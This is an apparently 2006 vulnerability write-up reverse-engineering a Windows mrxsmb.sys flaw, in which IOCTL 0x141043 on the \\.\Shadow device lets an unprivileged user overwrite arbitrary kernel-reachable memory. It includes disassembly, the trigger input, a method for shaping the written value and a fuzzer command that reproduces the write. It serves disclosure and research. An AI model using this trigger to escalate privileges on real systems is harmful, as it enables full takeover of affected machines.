

REVERSING MRXSMB.SYS CHAPTER I

“Getting Ring0”

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Abstract

Microsoft Mrxsmb.sys does not verify properly user-mode buffers allowing to overwrite, with controlled values, any desired memory address.

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1.INTRODUCTION

“Client Side Caching” briefly

“*Client Side Caching*” aka “*Offline Files*” provides to Windows 2000 and Windows XP (Windows Vista?) the proper infrastructure which facilitates a seamless operation across connectivity states between client and remote server.

It is employed to safeguard the user and the client applications across connectivity interruptions ,bandwidth changes, etc. This is accomplished in part by caching the desirable file or files together with the appropriate protocol information to a local data store. It is located in the hidden “%systemroot%\csc” directory . In addition, access rights and share access rights are also cached.

Cut and paste from *Windows XP Resource online* :

“The CSC directory contains all offline files that are requested by any user on the computer. The database mimics the network resource while it is offline so that files are accessed as though the network resource is still available. File permissions and system permissions on the files are preserved. For example, a Microsoft® Word document created by Bob, given a password, and saved to a share on which only Bob has Full Control, cannot be opened from the CSC directory by Alice, because she has neither the share permissions to open the file nor the password required to open the file in Microsoft Word. You can also maintain the security of sensitive files by using Encrypting File System (EFS) to encrypt the Offline Files cache.”

2.CSCDLL.DLL AND MRXSMB.SYS

The CSC infrastructure comprises user-mode components. One of them is the undocumented system dll, *cscdll.dll*.

It exports synchronization functions, online/offline states,offline store, file handling, cache operations,etc.

For example, *Cscdll.dll* is used by Windows Media Player or Internet Explorer . When the user is trying to access to a remote share file or share directory content, the CSC mechanism is activated.

Cscdll.dll is not alone, there is a driver waiting it...*mrx smb.sys*.

Mrx smb.sys is the Microsoft Server Message Block Redirector Driver. According to Microsoft Installable File System Documentation, the basic software components required as part of a Network Redirector are:

- *A kernel-mode file system device driver (SYS) that provides the network redirector functions.*
- *A user-mode dynamic link library (DLL) that provides access for client user-applications*

to the Network Provider interface for non-file operations and enables communication with the kernel-mode file system driver providing the network redirector functions.

The user-mode component is easily identified, as well as its associated kernel-mode component, *mrxsm.sys*. It does not mean that *mrxsm.sys* only “serves” to *cscdll.dll* although we will focus on that communication.

Sometimes, there is a service between the dll and the driver which acts as “intermediary”, i.e. both *ntlanman.dll* and *svchost.exe* communicate with *mrxsm.sys* in order to perform certain operations, however it is “surveilled” by *svchost.exe*

Cscdll.dll “talks” directly with *mrxsm.sys*. There is a well known api which is used by user-mode applications to communicate with drivers:

```
BOOL DeviceIoControl(  
    HANDLE hDevice,  
    DWORD dwIoControlCode,  
    LPVOID lpInBuffer,  
    DWORD nInBufferSize,  
    LPVOID lpOutBuffer,  
    DWORD nOutBufferSize,  
    LPDWORD lpBytesReturned,  
    LPOVERLAPPED lpOverlapped  
);
```

The way in which the IOM will handle input and output buffers is determined by the IOCTL. IOCTLs are generated using the following macro defined in *ddk.h*

```
#define CTL_CODE(DeviceType, Function, Method, Access) (  
    ((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method)  
)
```

DeviceType

0x0000-0x7FFF Reserved for Microsoft.

0x8000-0xFFFF Reserved for OEMs and IHVs

Interesting:

```
#define FILE_DEVICE_NETWORK_FILE_SYSTEM 0x00000014
```

Function

0x000-0x7FF Reserved for Microsoft

0x800-0xFFF Reserved for OEMs and IHVs.

Method

```
#define METHOD_BUFFERED 0  
#define METHOD_IN_DIRECT 1  
#define METHOD_OUT_DIRECT 2  
#define METHOD_NEITHER 3
```

Access

```
#define FILE_ANY_ACCESS          0x00000000
#define FILE_READ_ACCESS        0x00000001
#define FILE_WRITE_ACCESS       0x00000002
```


Having a look at DDK one more time :

METHOD_NEITHER

“The I/O manager does not provide any system buffers or MDLs. The IRP supplies the user-mode virtual addresses of the input and output buffers that were specified to DeviceIoControl or IoBuildDeviceIoControlRequest, without validating or mapping them.

This method can be used only if the driver can be guaranteed to be running in the context of the thread that originated the I/O control request. Only a highest-level kernel-mode driver is guaranteed to meet this condition, so METHOD_NEITHER is seldom used for the I/O control codes that are passed to low-level device drivers.

With this method, the highest-level driver must determine whether to set up buffered or direct access to user data on receipt of the request, possibly must lock down the user buffer, and must wrap its access to the user buffer in a structured exception handler[...]



So IOCTLs potentially dangerous would like as follows:

```
0x14xxx3 – 0x14xxx7 – 0x14xxxB - 0x14xxxF
```

Go!

3.FLAW

Only the most important steps and code snippets are explained

DeviceIoControl is heavily used.

```
[...]  
sub_770A972C+53 call ds:DeviceIoControl  
sub_770A97AA+57 call ds:DeviceIoControl  
sub_770A983D+57 call ds:DeviceIoControl  
sub_770A98C9+83 call ds:DeviceIoControl  
sub_770A99CA+42 call ds:DeviceIoControl  
[...]
```

cscdll.dll

We are looking for certain parameters, OutBuffer != NULL && OutBufferSize != 0

Potentially dangerous Call

RING 3

```
.text:770A9D53      push    [ebp+lpInBuffer]  
.text:770A9D56      call   sub_770A9700 - Returns Input Buffer length  
.text:770A9D5B      pop     ecx  
.text:770A9D5C      mov     edx, [ebp+arg_C]  
.text:770A9D5F      mov     ecx, [ebp+lpOutBuffer]  
.text:770A9D62      push   0          ; lpOverlapped  
.text:770A9D64      push   offset BytesReturned ; lpBytesReturned  
.text:770A9D69      push   18h        ; nOutBufferSize-Sizeof(OBJECT_ATTRIBUTES)  
.text:770A9D6B      shl     eax, 1  
.text:770A9D6D      push   ecx        ; lpOutBuffer -Any memory address  
.text:770A9D6E      push   eax        ; nInBufferSize  
.text:770A9D6F      push   [ebp+lpInBuffer] ; lpInBuffer  
.text:770A9D72      mov     [ecx+10h], edx  
.text:770A9D75      push   141043h    ; dwIoControlCode- 0x14xxx3h match!  
.text:770A9D7A      push   esi        ; hDevice - Later...  
.text:770A9D7B      call  ds:DeviceIoControl  
.text:770A9D81      test   edi, edi  
.text:770A9D83      mov     ebx, eax  
.text:770A9D85      jz     short loc_770A9D8D  
.text:770A9D87      push   esi        ; hObject
```

cscdll.dll

What about the device?... CreateFileA help us.

```
.text:770AA9A6      push   0          ; hTemplateFile  
.text:770AA9A8      push   [esp+4+dwFlagsAndAttributes] ; dwFlagsAndAttributes  
.text:770AA9AC      push   3          ; dwCreationDisposition  
.text:770AA9AE      push   0          ; lpSecurityAttributes  
.text:770AA9B0      push   3          ; dwShareMode  
.text:770AA9B2      push   20h        ; dwDesiredAccess  
.text:770AA9B4      push   offset a_Shadow ; "\\.\shadow" ; Nice device name.  
.text:770AA9B9      call  ds:CreateFileA
```

cscdll.dll

RING0

mrx smb.sys handling our request....

Firstly...

```
PAGE:00060AC2      cmp     [esp+arg_4], 141043h      ;Our "Magic" IOCTL
PAGE:00060ACA      mov     eax, [esp+arg_0]          ;
PAGE:00060ACE      jnz    short loc_60B12
PAGE:00060AD0      mov     ecx, [eax+0FCh]
PAGE:00060AD6      mov     eax, [eax+0F8h]          ;Input Buffer length
PAGE:00060ADC      dec     eax                       ;'\0' out!
PAGE:00060ADD      cmp     eax, 288h                ;Max length
PAGE:00060AE2      ja     short loc_60AEF          ;Bad, Bad, Bad...
PAGE:00060AE4      push   eax                       ; Length
PAGE:00060AE5      push   ecx                       ; Address
PAGE:00060AE6      call  sub_3B45C                  ;ProbeForWrite & ProbeForRead check [Inbuff]
```

mrx smb.sys

Finally...

```
PAGE:00064CA4      mov     [ebp+ObjectAttributes.ObjectName], eax ;Very important!
PAGE:00064CA7      pop     ecx
PAGE:00064CA8      xor     eax, eax
PAGE:00064CAA      lea    edi, [ebp+EaBuffer]
PAGE:00064CAD      rep stosd
PAGE:00064CAF      and    [ebp+var_54], al
PAGE:00064CB2      mov     eax, [ebp+var_8]
PAGE:00064CB5      add     ebx, 0Ch
PAGE:00064CB8      xor     edx, edx
PAGE:00064CBA      mov     word ptr [ebp+var_14+2], bx
PAGE:00064CBE      mov     word ptr [ebp+var_14], bx
PAGE:00064CC2      mov     [ebp+ObjectAttributes.Length], 18h ; 18h==OutBufferSize
PAGE:00064CC9      mov     [ebp+ObjectAttributes.RootDirectory], edx
PAGE:00064CCC      mov     [ebp+ObjectAttributes.Attributes], 40h
PAGE:00064CD3      mov     [ebp+ObjectAttributes.SecurityDescriptor], edx
PAGE:00064CD6      mov     [ebp+ObjectAttributes.SecurityQualityOfService], edx
PAGE:00064CD9      mov     [ebp+EaBuffer], edx
PAGE:00064CDC      mov     [ebp+var_53], 15h
PAGE:00064CE0      mov     [ebp+var_52], 4
PAGE:00064CE6      test   byte ptr [eax], 1
PAGE:00064CE9      jz     short loc_64CF2
PAGE:00064CEB      mov     [ebp+var_38], 1
PAGE:00064CF2      loc_64CF2:                       ; CODE XREF: sub_64B98+151#j
PAGE:00064CF2      push   5
PAGE:00064CF4      lea    eax, [ebp+EaBuffer]
PAGE:00064CF7      pop     ecx
PAGE:00064CF8      mov     esi, offset aRxcscscopychu_0 ; "$RxCscCopyChunkOpen$"
PAGE:00064CFD      push   24h                       ; EaLength
PAGE:00064CFF      push   eax                       ; EaBuffer
PAGE:00064D00      push   68h                       ; CreateOptions
PAGE:00064D02      push   1                          ; CreateDisposition
PAGE:00064D04      push   7                          ; ShareAccess
PAGE:00064D06      push   80h                       ; FileAttributes
PAGE:00064D0B      lea    eax, [ebp+IoStatusBlock]
PAGE:00064D0E      push   edx                       ; AllocationSize
PAGE:00064D0F      push   eax                       ; IoStatusBlock
PAGE:00064D10      lea    eax, [ebp+ObjectAttributes]
PAGE:00064D13      push   eax                       ; ObjectAttributes
PAGE:00064D14      push   100080h                   ; DesiredAccess
PAGE:00064D19      push   [ebp+FileHandle] ; FileHandle ;FileHandle==OutBuffer+0xC
PAGE:00064D1C      lea    edi, [ebp+var_50]
PAGE:00064D1F      rep movsd
PAGE:00064D21      call  ds:ZwCreateFile             ; if(ZwCreateFile) Overwrite();
```

mrx smb.sys

Cscdll.dll is requesting to *mrxsm.sys* a handle to a file. The *mrxsm.sys* routine which handles this IOCTL, trusts the caller. Error. Unfortunately, the world is not perfect, there are Bush people, oops!, bad people I mean.

```
PAGE:00064D19      push  [ebp+FileHandle] ; FileHandle ;FileHandle==OutBuffer+0xC
```

ProbeForWrite had avoided headaches

Checking for max length (288h)...

```
PAGE:00060AD6      mov   eax, [eax+0F8h]    ;Input Buffer Length
PAGE:00060ADC      dec   eax                ;'len-1
PAGE:00060ADD      cmp   eax, 288h         ;Max length
PAGE:00060AE2      ja   short loc_60AEF    ;Bad, Bad, Bad...
```

mrxsm.sys

Nevertheless, ZwCreateFile is still returning -1 and we should generate valid handle values.

Tip

ZwCreateFile returns a handle to the own caller if ObjectName is equal to NULL.

So...pretty simple:

InputBuffer filled with zeroes
+ InputBuffSize = 2

```
PAGE:00060ADC      dec   eax ; 2-1 = 1
```

ObjectAttributes.ObjectName==NULL

```
PAGE:00064CA4      mov   [ebp+ObjectAttributes.ObjectName], eax; eax==NULL
```

mrxsm.sys

This structure is passed to ZwCreateFile, thus it will always return a handle to the own caller so the memory address pointed by OutBuffer+0xC will be overwritten with this value.

It seems that *mrxsm.sys* is filling a pseudo-OBJECT_ATTRIBUTES structure in user-mode, I guess that it is performed in order to speed up file operations.

SHADOW DEVICE

“What about “\\.\shadow” device?” “It’s really obscure ,isn’t it?” “What the f*** is this?” perhaps questions like these are in your mind at this moment.

Shadow Devices are usually implemented to deal with reentrancy issues during IRP_MJ_CREATE operations. It builds a “second device path” in the driver, (\Device\LanmanRedirector is the one of the main devices). This is the goal of the Shadow device in this case.

```
PAGE:000429DF      push  offset a??Shadow ; "\\??\Shadow"
PAGE:000429E4      lea  eax, [ebp+SymbolicLinkName]
PAGE:000429E7      push  eax                ; DestinationString
PAGE:000429E8      mov  esi, ds:RtlInitUnicodeString
```

PAGE:000429EE	call esi ; RtlInitUnicodeString
PAGE:000429F0	lea eax, [ebp+SymbolicLinkName]
PAGE:000429F3	push eax ; SymbolicLinkName
PAGE:000429F4	call ds:IoDeleteSymbolicLink
PAGE:000429FA	push [ebp+DeviceName] ; DeviceName
PAGE:000429FD	lea eax, [ebp+SymbolicLinkName]
PAGE:00042A00	push eax ; SymbolicLinkName
PAGE:00042A01	call ds:IoCreateSymbolicLink

mrxsmb.sys

The Shadow device is the device used by the CSC components. Every action performed by CSC has assigned this device.

GENERATING VALUES

One of the most important characteristic of this vulnerability is the possibility to generate highly customizable values.

The value of the handle grows toward higher or lower values, this behaviour could be modeled using a simple linear equation:

$$y = ax \pm b$$

where

y=Desired/obtained value

b=First handle obtained.

x=Number of Calls needed/executed

a=sizeof(HANDLE)

If we call successively DeviceIoControl in the way we have previously exposed, we will generate any value with the condition of being a multiple of sizeof(HANDLE) and limited by the max number of handles permitted by Windows.

Important

Handles are process specific

4 . LAST WORDS

The successful exploitation of this vulnerability (trivial) could allow to an attacker to take full control over the system. Any logged user can access to the Shadow device so the privilege escalation severity is from unprivileged to the maximum level of privilege.

5. TESTING WITH Kartoffel

Kartoffel is an Open Source (GPL) Driver Verification Tool that I have developed. Using Kartoffel you can test this vulnerability quickly.

1. Load Kartoffel Driver- i.e

```
> kartoffel -q c:\windows\system32\Drivers\Kartoffeldriver.sys
```

2. Query Device

```
> kartoffel -s \\.\Shadow -n 0x10 -o 0x10 -z 0x2 -Z 0x18 -I 141043 -v
```

Output – Added amazing FX ;)

Input Size:[0x0002]

Output Size:[0x0018]

IOCTL:[0x00141043] -> Response received [IOM notified]

[RESULTS] _____

Test ID [0x0001] -----

[FUZZING]

```
- Input Buffer Size: (0x0002) Method: "" Submethod: ""
- Output Buffer Size: (0x0018) Method: "" Submethod: ""
- IOCTL [ 0x00141043 ]
  => DEVICE: FILE_DEVICE_NETWORK_FILE_SYSTEM
  => ACCESS: ANY ACCESS
  => FUNCTION: 0x0410
  => METHOD: METHOD_NEITHER
```

[FLAW]

- **RING 0 ACCESS** - // Flaw Identified

[BUFFERS]

Response Received [OUTPUT BUFFER]

```
[0x000]: 00000000 00000000 00000000 000007D4 // The handle previously explained.
```

Original Data [OUTPUT BUFFER]

```
[0x000]: 00000000 00000000 00000000 00000000
```

Original Data [INPUT BUFFER]

```
[0x000]: 00000000 00000000 00000000 00000000
```

Kartoffel is available for download at www.reversemode.com

6 . REFERENCES

1. Microsoft Developers Network Online

<<http://msdn.microsoft.com>> June 8, 2006

2. Sk. Windows Local Kernel Exploitation.

<http://www.xfocus.net/projects/Xcon/2004/Xcon2004_sk.pdf> June 8, 2006

3. Mrxsmb.sys Privilege Scallation Exploit Code

<http://www.reversemode.com/index.php?option=com_remository&Itemid=2&func=select&id=9> June 8, 2006

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: GnuPG v1.4.2 (MingW32)

```
mQGIBEOLXR8RBAC+CP50BdAnccP6H3Sy9YwPDA2AUJ6d0tTfYWQVWNLKcbF12tQp
tCNqPJlR6Gx2UZMphdU1PweZ1PwuENSmJuabuN09GZ4/cr+VVXPOHh2chfYej/W3
JOpSVhPH539noSxAwQrojU6EpKvHcunfLT43lN9qSsYSizohgMqISEs2BwCgzMJM
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VucKhVLXatDYsUuMvrIsd3palCI90dMA0wEK8XpemMqXA91bXpyrZHwVLRcUWlR
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YRucXryohGIPlYsXz0w2v4cNPALbAUV9hD5DaD933G2rJZ1POHjwkTUWF17upwT9
yfGgf0w3oL1oyQsD0hgqyqzFXtVepH4wZgt/yodDcPrZjXwPV9pGtEdTZQXn8NXC
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J5pQy2orWSEb7SMRXUGn6JrHAAQNB/0fGGszanzh047AuJM/GTaXpiOlCHIOgFAz
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gkVOyjNXlYp/sfiQXYGUApYsMIbubQOI67YS5ReHAUKjPuZGswgbN+4eiwfCuyem
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p6UAoILzgf6ktJwUchyuxwuEzZhmNqEL
=iSHC
```

-----END PGP PUBLIC KEY BLOCK-----

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